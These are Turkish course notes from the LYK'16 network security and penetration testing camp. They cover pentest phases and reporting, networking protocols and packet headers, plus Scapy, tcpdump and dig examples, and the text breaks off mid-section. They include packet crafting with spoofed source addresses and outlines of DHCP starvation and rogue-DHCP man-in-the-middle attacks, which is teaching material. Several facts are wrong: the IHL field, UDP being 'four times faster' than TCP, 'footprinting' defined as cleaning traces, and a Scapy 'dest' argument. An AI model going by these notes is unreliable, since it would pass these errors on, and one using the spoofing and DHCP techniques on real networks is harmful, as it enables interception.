LYK'16 Ağ Güvenliği ve Sızma Testleri

Konu	Açıklama
Sızma Testi Temelleri	Temel kavramlar ve sızma testi türleri
Ağ Temelleri	Temel kavramlar ve önemli protokoller
Keşif Aşaması	Pasif bilgi toplama ve aktif bilgi toplama (+ Network Saldırıları bu bölümde)
Zafiyet Tespiti	Nessus ve Openvas gibi programların kullanımı
Exploit Aşaması	Exploit kavramı ve metasploit-framework kullanımı
Kablosuz Ağ Saldırıları	Temel kavramlar ve aircrack-ng, wireshark gibi araçlarının kullanımı
Kriptoloji	Kriptoloji Algoritmaları ve hashcat kullanımı
Scapy Örnekleri	Scapy ile yazılan scriptler

Sızma Testi Temelleri

Konu	Açıklama
Sızma Testi Nedir	Sızma testine giriş
Saldırı Aşamaları	Sızma testi süreci
Metadolojiler	Sızma testlerini belli bir standarta oturtmak

Sızma testi nedir?

- Bir saldırgan profilinin en yakın haliyle sistemin zafiyetlerini tespit edip, bu zafiyet ve risklerin haritasının çıkarılıp raporlanmasıdır. Sızma testi sonucunda çözüm önerileri sunulabilir.
- Bir saldırgan ile bir penetration tester arasında temel farklar vardır. Bunlar: kapsam, motivasyon ve zaman, erişim yöntemi ve metotlardır.
- Saldırganların kapsamları hedeflerine ulaşabilecekleri kadarken penetration tester genel olarak bütün kapsamı incelemek zorundadırlar.
- Saldırganlar nefret veya çıkar için yaparken penetration testerlar iş olarak yaparlar bu yüzden motivasyonları farklıdır.
- Saldırgan zaman konusunda sıkıntı yaşamaz. Pen. tester ise belirli bir süre içerisinde vereceği hizmeti tamamlar. Bu zaman dilimini müşteri ve penetration tester ortak belirler.
- Müşteri günün sonunda zafiyetlerinin raporlanmasını bekler. Ayrıca bir saldırgan için tek bir zafiyet yeterli olabilir ancak penetration tester sistemi tamamen taramalıdır.
- Her sızma testi sonucunda ortaya illa çok kritik zafiyetlar çıkacak diye bir kural yok. Bu pen. tester için işin handikapıdır.

Sızma Testi Çeşitleri

1. Black Box: Test edilen kurumun size hiçbir bilgi vermediği test türüdür. Kapsam size aittir. Dışarıdan bir saldırganın verebileceği hasar simüle edilir.

2. White Box: Kurumun bize gerekli bilgileri sağladığı test türüdür. Yüksek yetkilere sahip birisinin verebileceği hasar simüle edilir.

3. Gray Box: White Box ve Black Box arası bir test türüdür. Bazı bilgiler verilir. Black Box'a kıyasla maliyet azalır. Düşük yetkilere sahip birisinin verebileceği hasar simüle edilir.

Genel Kavramlar

- Zafiyet: Bir sistemin ihtiyacı karşılamak üzere yapılmış tasarımının dışında işleri yapabilmenizi sağlayan,tehtid ve risk oluşturabilicek ve karşı tarafta olmaması gereken problem(bug)lerdir. Zafiyetler size oluşturabileceği etkiye göre 1-5 arasında derecelendirilir.Zaman geçtikçe zafiyetlerin dereceleri değişim gösterebilmektedir.

- Tehdit: Zarar verebilecek kişi, bilgi veya bot(?)

- Risk: Tehdit ve zafiyetin kesiştiği noktadır.

- Exploit: Sömürme. Zafiyeti sömürmek için gönderdiğin kod.

- Payload: Exploit ile kontrolü elde edilen şeylerin kontrolü ele alındıktan sonra yapılan ve yapılabilecek işlemlere denir.

- Penetration test: Hacking işleminin teknik aşamalarını kapsayan sürecin genel adıdır.

- Vulnerability/Security Assessment: Bir sistemdeki muhtemel tüm açıkların belirlenmesine yönelik tasarlanmış bir testtir. Sızma testinin bir aşamasıdır.

- Security Audit: Hedefin güvenlik seviyesinin olması gereken seviyede olup olmadığını değerlendirmektir.(Endüstri Standartı)

- Hacking: Bir sistemi doğası dışında çalıştırabilme kabiliyetine hacking denir.

- Ethical Hacking: Tespit edilen zafiyetin sistemi geliştirmekte kullanılmasına ve çıkar elde edilmeden yapılan hackinge Ethical Hacking denir.

Penetrasyon Testi Türleri

1. Network Penetration Test
2. Mobile Penetration Test
3. Web Penetration Test
4. Scada Penetration Test (Embedded(Gömülü) Systems)
5. Wireless Penetration Test
6. Social Engineering
7. Dos/DDos/Loadtest

Soru-Cevap

- Wireless neden Network'e dahil değil?
    - Wireless ortamında network olmak zorunda mı? Bluetooth?
- SQL Injection hangisine dahil?
    - Web geliştirme için kullanılan bir araç olduğundan web pen. test kategorisine girer.

Notlar

- Bazen istemciler e-mail yolladıkları zaman, e-maili yollayan makinenin lokal IP adresini de, e-maili yollayan hakkındaki bilgiler kısmına eklerler.
- Active directory:Microsoft ağlarında kullanılan, bir servis üzerinden politika yoluyla ulaşılan dizin hizmetidir. Bu veritabanı, kullanıcılar, bigisayarlar, mekanlar, yazıcılar gibi organizasyonun tüm bilgilerini saklar.

Saldırı Aşamaları

1. Reconnaissance(Recon): Hedefin sınırlarını belirler. İçerideki şahıslar hakkında bilgi toplar. Bu aşama ile sosyal mühendislik kullanılarak saldırabilmek için bilgi elde edilebilir. Karşı hedef sistemde kullanılan yazılımlar, ürünler, işletim sistemleri öğrenilir. Bu aşamaya ait metotlar: Çöp karıştırmak, stalking...

2. Scanning: Hedef organizasyonun zafiyetlerin (açık olan girdi noktalarını dinleyen portların vs.) tespit edildiği bölüm.

3. Exploitation: Zafiyetleri sömürerek gidilebilecek en uç noktaya gidilmesi işlemi. (Penetration Testerlar için kesin çizgi)

4. Persistency: Kendinizi kalıcı kılmak için sistemde bir erişim noktası oluşturduğunuz bölüm. Bu aşamanın dahil edildiği örnek senaryo: kurum hali hazırda güvenlik için bir takıma sahiptir.(Blue Team). Bu takıma haber vermeden sizin saldırmanızı ister (Red Team) ve Blue Team'ın nasıl tepki vereceğini görmek ister.

5. Footprinting: Yaptığımız işlemlerin izlerini temizlediğimiz bölüm.

6. 1.aşamaya geri dön.

Notlar

- Dos ve DDos sistemi aşırı yükleyerek yıkmak ister. Loadtest ise belli senaryolarda sistemin maksimum kapasitesini belirlemek için uygulanır.

- Zeroday: Bugün hiç kimsenin bilmediği, bir gün birinin rasgele ortaya çıkartacağı zafiyet. Penetration tester olarak zeroday bulmak gibi bir sorumluluğumuz yok.Penetration Testinin içine girmez.

- OSInt(Open Source Intelligence): Hedef hakkında pasif bilgi toplama işlemi.

Metadolojiler

- İzlenilecek olan yöntemleri belirli bir standarta oturtmak için oluşturulmuş tanımlama sistemi.

Penetration test sürecinde kullanılan bazı metadolojiler

1. OSSTMM

2. Nist 800-115(National Institute of Standards)

3. OWASP testing guide

4. Penetration Testing Framework

5. ISSAF (Information System Security Assessment Framework)

6. PTES (Penetration Testing Execution Standart)

7. PCI(Payment Card Industry) Penetration Testing Guide

Penetration test rapor formatı

1. Executive Summary(Yönetici Özeti): Teknik anlamda bilgi vermeyip, riskin geneliyle ilgili bilgilerin yer aldığı kısım.Yönetici özeti de denilebilir.

2. Introduction(Giriş): Anlaşmanın kimler arasında yapıldığı, ne zaman başlandığı, kapsam, raporlama süresi vs. bilgilerin bulunduğu kısım.

3. Methodology(Metodoloji): Testin hangi yöntemler kullanılarak gerçekleştiğini anlatan kısım.

4. Findings(Bulgular): Tehdit seviyeleri belirtilir. -Critical -High -Medium -Low -Info

5. Conclusion(Sonuç): Özet.

6. Appendings(Ekler): Bazı bulguların açıklamasına referans verdiğiniz kısımdır.

Soru-Cevap

- Scope(kapsam) nasıl belirlenir?
    - Test yapılacak hedef hakkında bazı bilgiler öğrenildikten sonra çalışılan ortam, sistemin türleri, kullanılan teknolojiler öğrenilip belli bir profil çıkartılır. (Blog, e-ticaret sitesi, banka sitesi).Scope'da bu profile göre çizilir.
- Pen. test iş süreci?
    - Kurumla anlaşırken NDA(Bilgi gizliliği anlaşması) imzalanır. Sonrasında testin kapsamının ortaya çıkarılması için test edilecek ortam hakkında bilgi alış-verişi yapılır. Ardından maliyet ve süre hesaplanır ve teklif yapılır. Kapsam(scope) belirlenir. İzin kağıdı alınır(hapse girmenizi önleyecek olan kağıt).
- Raporlama süreci nasıl işler?
    - Bulunan zafiyetler hedefe raporlanır. Ardından hedef bu zafiyetleri kapattığını belirttikten sonra aynı zafiyetler kullanılarak tekrar hackleme işlemi denenir. Eğer kapanmamışsa kapanana kadar zafiyet tekrar raporlanarak bu süreç devam eder. Zafiyetler kapandıktan sonra iş biter.

Notlar

- Parolalar hakkında yapılan tablo rapor aşamalarından 1,2 veya 6.aşamaya dahil edilir.
- Rapor teslim edildikten sonra karşı tarafın aksiyon alması için 10-15 gün beklenir.
- Rapor çat diye yollanmaz. Rapor şifrelenir. Şifrelendikten sonra yollanır. Şifre de ayrı bir kanaldan yollanır. (NDA anlaşması gereği gizlilik kurallarını ihlal etmemek için) Ayrıca rapor belli bir süre(anlaşmada belirlenen) sonra silinir.
- Testler tek seferlik değil, belli süre aralığında tekrar tekrar yapılıyorsa rapor her test için ayrı ayrı yollanmak yerine süreç bittiğinde toplu olarak yollanabilir. Ayrıca tam tersi olarak, eğer çok kritik bir zafiyet bulunduysa sadece o zafiyeti özetleyen tek sayfalık bir rapor da acil olarak yollanabilir.

Ağ Temelleri

Konu	Açıklama
Ağ Temelleri	Ağ ile ilgili temel kavramlar ve bazı önemli protokoller
Paket Başlıkları	Paketler hakkında detaylı bilgi
Scapy ile Paket Oluşturma	Scapy ile özelleştirilmiş paketler yapmak

OSI Katmanları

1. Physical Layer (Fiziksel Katman): Elektrik akımlarını 1 ve 0 olarak yorumlar.

2. Data/Link Layer (Veri Katmanı): Veriyi nasıl transfer edeceğinizi yorumlayan katman. (MAC)(ARP,RARP)

3. Network Layer (Ağ Katmanı): Adresleme işleminin yapıldığı katman. (IP)

4. Transportation Layer (Taşıma Katmanı): Paketlerin gönderilip alındığı katman. (TCP/UDP)

5. Session Layer (Oturum Katmanı): Bağlantıdaki oturumların takibinin yapıldığı katman.

6. Presentation Layer (Sunum Katmanı): Veri uygulama katmanında kullanıcıya gösterilmeden önce dosyada yapılacak olan format değişikliklerinin yapıldığı katman. (SSL)

7. Application Layer (Uygulama Katmanı): Verinin en son halinin kullanıcıya gösterildiği katman.

Katman	Kapsam & Protokoller
7. Uygulama	DNS, HTTP, FTP, SMTP, SNMP, TelNet
6. Sunum	MIME, SSL, TSL
5. Oturum	NamedPipes, NetBIOS, SAP
4. Taşıma Katmanı	TCP, UDP
3. Ağ Katmanı	IP, ICMP, IGMP
2. Veri Bağlantısı	MAC, ARP
1. Fiziksel Katman	Donanım; ethernet, fiber optik, token ring...

Genel Kavramlar

- MAC Adresi: Kullanılan donanımın adresi. 48bit. AA:BB:CC:DD:EE:FF formatında gösterilir. AA:BB:CC kısmı üretici kimliğinin yer aldığı kısımdır ve unique(eşsiz)dir. DD:EE:FF kısmı ürün kimliğinin yer aldığı kısımdır.

- ARP: IP adresi bilgisi kullanılarak sistemin fiziksel (MAC) adresini tespit eden protokol. ARP protokolünün hiçbir kontrol mekanizması yoktur.

- Sınıf içerisinde Mehmet ile ulaşılmak isteniyor. Mehmet kim bilmiyoruz. Ne yaparız? Sınıfa gideriz. Mehmet kim diye bağırırız. Mehmet elini kaldırır ve elini kaldıran kişiyle konuşuruz.

- RARP: Fiziksel (MAC) adresi bilinen sistemin IP adresini öğrenmemizi sağlayan protokoldür.

- Sınıfta 3.kümeden 5.sıradaki kişiyle konuşmam gerekiyor. Sınıfa gidip o kişinin kim olduğunu öğrenip o kişiyle konuşuruz.
- Mektubu adresine teslim edebilmek için 1)Kime yolladığımız 2)Nerede olduğu bilgisine ihtiyacımız var. ARP protokolünde 1 var, bunla 2'yi elde ediyoruz. RARP protokolünde 2 var, bunla 1'i elde ediyoruz.

- TCP (Three-way handshake): Bir bilgisayarla haberleşmek istediğiniz zaman bu haberleşme isteğini karşı tarafa bildirilip karşı taraftan da onay alırsa iletişimin kurulduğu ve bu iletişimin sonlandırılana kadar geçer zaman içerisinde herhang bir kayıp veya sorun yaşanmamasını garanti etmeye çalışan protokoldür.

```
A              B
| ----SYN----> |
| <--SYN+ACK-- |  Three-way Handshake
| ----ACK----> |
```

- UDP: TCP'den farklı olarak dosyanın ulaşıp ulaşmadığını kontrol etmez. Daha hızlıdır. (shoot and forget) TCP'de veri 4.pakette yollanmaya başlanırken UDP'de veri 1.paketten itibaren yollanır. Yani UDP TCP'den 4 kat daha hızlıdır.

- UDP, açık olan portu ve servisi bilip bunlara paket yolladığınızda, ancak o zaman cevap alacağınız bir protokoldür. Eğer buna rağmen cevap gelmiyorsa 2 ihtimal vardır. Ya servis yolladığınız paketi anlamadı, ya da arada firewall var.
- UDP ile veri yolladığımız port kapalıysa ve firewall yoksa; ICMP port kapalı mesajı döndürür.

- Port: Bir makinenin üzerinde kendinden başka makinelerin ulaşabilmesi için açılan bir kapı olarak düşünülebilir. Birden fazla servise erişmek için bu kapılardan hangisi uygunsa oradan girip ordan konuşmaya sağlayan açık kapılardır. Kaç port vardır? 2^16 (Source-Port 16bit olduğu için)

- DNS: Domainlerin eşleşen IP'lerini bulmamızı sağlayan sunuculardır. Eğer DNS sunucusu, sorduğumuz domain'in IP'sine sahip değilse, içerisinde statik olarak kazılı olan ROOT DNS sunucularına sorar. DNS IP'yi elde ettiğinde bir daha aramamak için IP adresini cache içerisinde istediği domainden sorumlu sunucunun belirlediği süre boyunca saklar.

- DNS Kayıt Türleri: A, mx, cname, ns, Ptr, SOA, txt
    - **A kaydı:** İstenilen domain'in IP adresini kaydeder.
    - **mx kaydı:** Her DNS sunucusu bir ya da birden fazla zone(alan)'dan sorumludur. O alan adından sorumlu mail sunucuların bulunduğu kayıt.
    - **cname kaydı:** Alias. Ağ kayıtlarına işaret eden takma ad.
    - **ns kaydı:** Alan adına ait authoritative DNS sunucusunun kaydının tutulduğu türdür.
    - **Ptr kaydı:** IP adresi verip domain sorduğumuzda geri dönen kayıt türü. (Reverse DNS)
    - **SOA kaydı:** Zone'un kendisine dair ve master dns sunucusuna dair bilgilerin bulunduğu kayıt.
    - **txt kaydı:** Opsiyonel olarak bilgi tutulmak istendiğinde kullanılan kayıtlar.

- DHCP (Dynamic Host Control Protocol): Makineye IP, Gateway, DNS, NetMask, Proxy verilebilir.

- Eğer DHCP'deki IP havuzları dolduysa, boşa çıkan IP olmadığı sürece yanıt vermez. Makine kendisine apipas sınıfındaki reserve edilmiş IP'lerden bir IP alır.
- MAC adresi değiştirildiğinde DHCP bize yeni bir IP verir. Çünkü bizi MAC adresimizden tanır. Eğer kira süresi yeterince yüksekse, bu işlem yeterince tekrar edilerek DHCP sunucusunun havuzu doldurulabilir.
- Eğer birden fazla DHCP sunucusu varsa, en önce yanıt verene gidilir. Saldırgan kendi DHCP sunucusunu kurarak bilgileri manipüle edebilir.

- Lease Time(Kira süresi): Makinelere verilen IP sürelerinin son kullanma tarihi.

- Router: Ağa bağlanabilme kapasitesi olan makinelerin ilgili ağlara yönlendirmesini yapan makinedir.

- Gateway: Kargo firmaları örneği. Nasıl gideceğinizi bilmediğiniz yerlere verilerinizi gönderebilmeniz için aracılık yapan router'lara gateway denir.

- Bir ağda IP havuzu dolarsa, o ağa yeni gelen client IP alamaz. O client'a Apipa IP verilir. DHCP hiçbir zaman broadcast'e kira süresi dolan var mı diye sormaz.
- Bir ağda IP avuzları dolu olmayan iki DHCP server varsa; Client, IP isterse en hızlı IP veren DHCP sunucusuna kaydolur. Bu DHCP sunucusu bir saldırgan da olabilir.
- Bir Client(saldırgan) sürekli MAC adresi değiştirerek DHCP sunucusundan IP isterse bu DHCP sunucusuna yönelik bir DoS saldırısı olur.
- Bir ağda bulunan DHCP sunucusunun verdiği IP'lerin lease (kira) süreleri dolmak

üzereyken, yeni bir DHCP sunucusu (saldırgan) ağa dahil olursa, clientlar IP adreslerini yeni DHCP sunucusundan alırlar. Böylece yeni DHCP sunucusunun vereceği gateway adresi üzerinden ağ iletişim kuracağı için saldırgan tüm ağı dinleyebilir. (MiTM- Man in The Middle Attack)

- IP(Internet Protocol): Her bir makinanın kendine ait eşsiz bir adresi olsun diye geliştirilmiş bir protokol. Kullanılan iki versiyonu vardır. IPv4 => 32bit IPv6 => 128bit

- IPv4: 192.168.1.1 => IIIIIIII.IIIIIIII.IIIIIIII.IIIIIIII (10'luk sistemdeki sayıyı 2'lik sisteme dönüştürmek) Mümkün aralık: 0.0.0.0 - 255.255.255.255
- -IPv4 havuzu kendi içinde class'lara bölünmüştür:

  -A, B, C, D(multicast için reserve), E(komple reserve)

- Alt ağ maskesi: İkilik sayı sisteminde belli bir noktanın solu tamamen 1, sağı tamamen 0 yapılır. Onluk sisteme geri döndürüldüğünde elde ettiğimiz sayı alt ağ maskesidir. 1'lenen kısım Network IP'sine, 0'lanan kısım Broadcast IP'sine eşittir.

- ICMP (Internet Control Message Protocol): TCP/IP'nin düzgün çalışıp çalışmadığını kontrol eden protokoldür.

- Örnek: ICMP echo request, echo reply (ping atmak). Karşı tarafın ayakta olup olmadığını öğrenmek.

- RFC 1918:Özel ip adreslerini belirten döküman

- Public IP: İnternete bağlanılırken kullanılan IP adresidir. Eşsizdir(unique).

- Private IP: Public içerisindeki yerel ağdaki makinelere verilen IP, diğer private ağlarda da aynı IP kullanılabilir. Unique değildir.

- Private'deki bir makina internete erişmek istediğinde public'e dönüşmesi gerekir. Bu işlem NAT(Network Adress Transcation) ile gerçekleşir.
- Şu adresler private olarak kullanılmak üzere ayrılmıştır:
  - 10.0.0.0 - 10.255.255.255 (10/8 prefix)

    172.16.0.0 - 172.31.255.255 (172.16/12 prefix)

    192.168.0.0 - 192.168.255.255 (192.168/16 prefix)
- Eğer birisi 172.18 ip adresinden saldırı alıyorum diyorsa, ya yerel ağdan saldırı geliyordur, ya da ip adresi değiştirilmiştir.

- Multicast: grup mesajı

- Unicast: birebir mesaj

- Broadcast: toplu mesaj

Public veya Private Olarak Kullanılmayan IP Grupları

- 127.0.0.0/8 => Bir network olmasa dahi makinelerin birbirlerine bağlanabilmesi için ayrılmış grup.

- 169.254.0.0/16 (Apipa) => IP adresi manuel veya otomatik olarak verilmeyen makineler için ayrılmış grup. Bu gruptan IP'yi almadan önce o ağda broadcast yapar ve eğer o IP alınmamışsa kendisine reserve eder.

Soru-Cevap


- Ethernet networkleri için Data/Link katmanına denk gelen protokellerin isimleri nedir?
    - ARP/RARP. ARP: MAC bilgisi kullanılarak sistemin fiziksel lokasyonunu tespit eden protokol. RARP: Fiziksel konumu bilinen sistemle iletişim kurmayı sağlayan protokol.
- 192.168.10.0/24 ip adresinin bir makinaya verilebilmesi için subnet mask ne olmalıdır?
    - 192.168.10.0 => 11000000.10101000.00001010.00000000
    - Normalde(Subnet mask): 11000000.10101000.00001010|.00000000

      1 sola kaydırırsak: 11000000.10101000.0000101|0.00000000 => hala network ip'sidir makinaya verilemez.

      2 sola kaydırırsak: 11000000.10101000.000010|10.00000000 => sağ tarafta bir tane 1 olduğu için artık bu ip'yi bir makinaya verebiliriz.
    - 192.168.10.255/24 IP'sini bir makinaya verebilmek için ise çentiği normal konumdan bir kere sola kaydırmak yeterli.
- Açık olan bir TCP portuna SYN paketi yollarsak SYNACK cevabı alırız. Peki açık olan bir porta ACK paketi yollarsak ne olur?
    - Reset döner. Düzgün başlatmadığınızda veya herhangi bir problemle karşılaşıldığında o protokol sonlandırılır.
- Kapalı bir porta SYN yollarsak ne olur?
    - Reset döner. Reset'in ne için döndüğünü(port başından beri mi kapalı yoksa bize mi kapatıldı(?)), hangi aşamada reset döndüğünü gözlemleyerek anlayabiliriz.
- Port kesin açık. Güvenlik duvarı var. SYN gönderdik. Ne olur?

    - Belli olmaz. Reset dönebilir. Cevap dönmeyebilir.
- Port açık mı kapalı mı bilmiyoruz. SYN gönderdik. Cevap gelmedi? Ne oldu?
    - Kesin olan şey: firewall.
- Arada firewall var. ACK paketi gönderiyoruz. Reset dönüyor. Firewall'dan mı yoksa host'tan mı reset dönmüştür?
    - Bir de SYN paketi yollayarak anlaşılabilir. Eğer tekrar Reset dönüyorsa firewall'dan dönüyor demektir.

IP Header



- Version: (4bit) Gelen paketin IPv4 veya IPv6 olduğunun yorumlandığı kısım.

- IHL: (4bit) Yollanan pakete nasıl davranılacağını bildiren kısım. Acil mi veya bekleyecek mi vs.

- Total Length: (16bit) 2^16 = 65535byte (Maksimum Toplam Uzunluk) Paketin uzunluk bilgisinin olduğu kısımdır.

- Identification: (16bit) Kimlik bilgisi olarak eklenilen kısım. Host tarafından random oluşturulur.

- Flags: (3bits) Yollanan IP paketinin sağlıklı bir şekilde geçirilip geçirilmemesi için yeri geldiğinde parçalanıp parçalanmaması hakkında bilgi veren kısımdır.

- Fragment Offset: (13bits) Paket parçalandıysa parça sırasını belirten kısım.


- Time to Live: (8bit) Pakete verilen yaşam süresi. Eğer paket sonsuz döngüye girerse paketin kendini yok etmesi için verilen zamanı belirten kısım. (Kaç kere, saniye vs. değil)

- Header Checksum: (16bit) Paketteki bilgiler bir fonksiyona sokulup elde edilen değer burada belirtilir. Paketi alan kişi buradaki bilgiyi alır ve paketi fonksiyona sokup tekrar aynı değeri alıp almadığını kontrol ederek paketin bozulup bozulmadığını anlar.

- Source IP Address: (32bit) Paketi gönderenin ip adresi.

- Destination IP Address: (32bit) Paketi alacak makinenin ip adresi.

ICMP Header




- Type: (8bit) Hangi tipteki kontrol mesajının gönderildiğini belirten kısım.

- Code: (8bit) Tipleri alt dallara ayırıp daha detaylı bilgi veren kısım.

- Checksum: (16bit) Paketteki bilgiler bir fonksiyona sokulup elde edilen değer burada belirtilir. Paketi alan kişi buradaki bilgiyi alır ve paketi fonksiyona sokup tekrar aynı değeri alıp almadığını kontrol ederek paketin bozulup bozulmadığını anlar.

TCP Header



- Sequence Number ve Acknowledgment Number: (32bit) Three-way handshake esnasında iletişim kurarken hangi mesajlara cevap verildiğini takip etmek için kullanılan sayılar. Cevap +1 yapılarak ve yeni bir sayı verilerek geri yollanır. Yeni sayı sequence number'a eklenir. +1 yapılan sayı ancknowledgment number kısmına eklenir.

- Header Length: (4bit) Tcp header'in uzunluğunun belirtildiği kısım.

- Code Bits: (6bit) Gönderilen paketlerin cinsini belirttiğimiz kısım. örnek (istek yollama paketi, cevap paketi, acil vs.)

- Window Size: (16bit) Makinelerin karşı tarafa kapasitesini belirtmek için kullandıkları kısım.

- Three-way Handshake Örneği:

  A => syn + x(sequence)

  B => syn + ack(x+1) + y(sequence)

  A => ack(y+1) + z(sequence)

Notlar

- Wireshark: OSI katmanlarındaki veri 2.katmandan direk wiresharka yönlendirilerek veriyi katmanlardan geçmeden önce izlemeyi sağlayan program. Bu sayede gönderdiğimiz ve aldığımız paketleri detaylıca gözlemleyebiliyoruz.

- ->Ethernet / Layer 2 => IP / Layer 3 => ICMP

Scapy

- Scapy, özelleştirilmiş paketler üretmemizi sağlayan, Python ile yazılmış açık kaynak kodlu bir yazılımdır.

Temel Komutlar

Komut	Açıklama
ls()	desteklenen protokolleri listeleyen metod
ls(protokol)	@protokol: desteklenen protokol listesinden herhangi bir protokol
send()	paket gönderme metodu (layer 3)
sendp()	paket gönderme metodu (layer 2)

Örnekler:

- ICMP Paketi:

```
=> scapy

=> ip_header=IP(ttl=10, dst="127.0.0.11", src="127.14.11.1")

=> icmp_header=ICMP(type=8, code=0)

=> paket=ip_header/icmp_header

=> send(paket)
```

- ICMP Paketi (Ethernet ile):

```
=> scapy

=> ether_header=Ether(src="00:00:00:00:00:00", dst="00:00:00:00:00:00")

=> ip_header=IP(ttl=10, dst="127.0.0.11", src="127.14.11.1")

=> icmp_header=ICMP(type=8, code=0)

=> paket=ether_header/ip_header/icmp_header

=> sendp(paket)
```

- TCP Paketi (SYN):

```
=> scapy

=> tcp=TCP(sport=8080, dport=22, flags="S")

=> ip3=IP(src="127.0.0.1",dst="127.0.0.1")

=> paket3=ip3/tcp

=> send(paket3)
```

- DNS Paketi:

```
=> scapy

=> ip=IP(dest="8.8.8.8")

=> udp=UDP(dport=53)

=> dns=DNS(rd=1,qd=DNSQR(qname="www.facebook.com"))

=> dns_pack=ip/udp/dns

=> send(dns_pack)
```

- DHCP Paketi:

```
=> scapy

=> ip_d=IP(src="0.0.0.0", dst="255.255.255.255")

=> udp_d=UDP(sport=68, dport=67)

=> dhcp=DHCP(options=[("lease_time", 70000)])

=> dhcp_pack=ip_d/udp_d/dhcp

=> send(dhcp_pack)
```

Tcpdump

Tcpdump Linux/UNIX sistemlerde paket yakalama ve analiz aracıdır. Tcpdump pcap paket yakalama kütüphanesini(libpcap) kullanır ve ağ arabiriminden geçen paketleri (TCP/IP protokollerini) kaydedip, pcap destekli herhangi bir araç kullanarak kaydedilmiş paketleri okuma işine yarar.

Özellikle ağ üzerinden yakaladığı paketleri pcap formatındaki sniffer araçlarının okuyabileceği formatta kaydetme özelliği, yoğun trafiğe sahip ağlarda sorunsuz paket yakalama becerisi tcpdump'ı ağ güvenliği yöneticilerinin vazgeçilmezi kılmaktadır.

Komut örnekleri

```
tcpdump
```

Ağ trafiğini analiz eder.

```
tcpdump -D
```

Ağ üzerinde dinlenebilecek bütün arayüzleri listeler.

```
tcpdump -i +arayüz adı+
```

Belirtilen arayüzü dinler ve analiz eder.

```
tcpdump –c  +sayı+
```

Belirtilen sayıda paket içeriğini listeler.

```
tcpdump –n port +port numarası+
```

Hedef veya kaynak portu belirtilen port olan paketleri listeler.

```
tcpdump –v icmp
```

ICMP paketlerini listeler.

```
tcpdump –w  “dosya ismi”
```

Listelenen paketleri bir dosya halinde kaydeder. Bu kaydettiğimiz dosyayı ‘Wireshark’ gibi programlarla da açarak inceleyebiliriz.

```
tcpdump –r   “dosya ismi”
```

Dosya halinde olan bir paket listesini açar.

Dig ile DNS kayıtlarını sorgulama örnekleri:

```
* A kaydı için:

  => dig www.linux.org.tr veya dig www.linux.org.tr
(önceden benim dns sunucum olarak kaydedilen kişi kimse ona sorgu gidecek)

* ns kaydı sormak için:

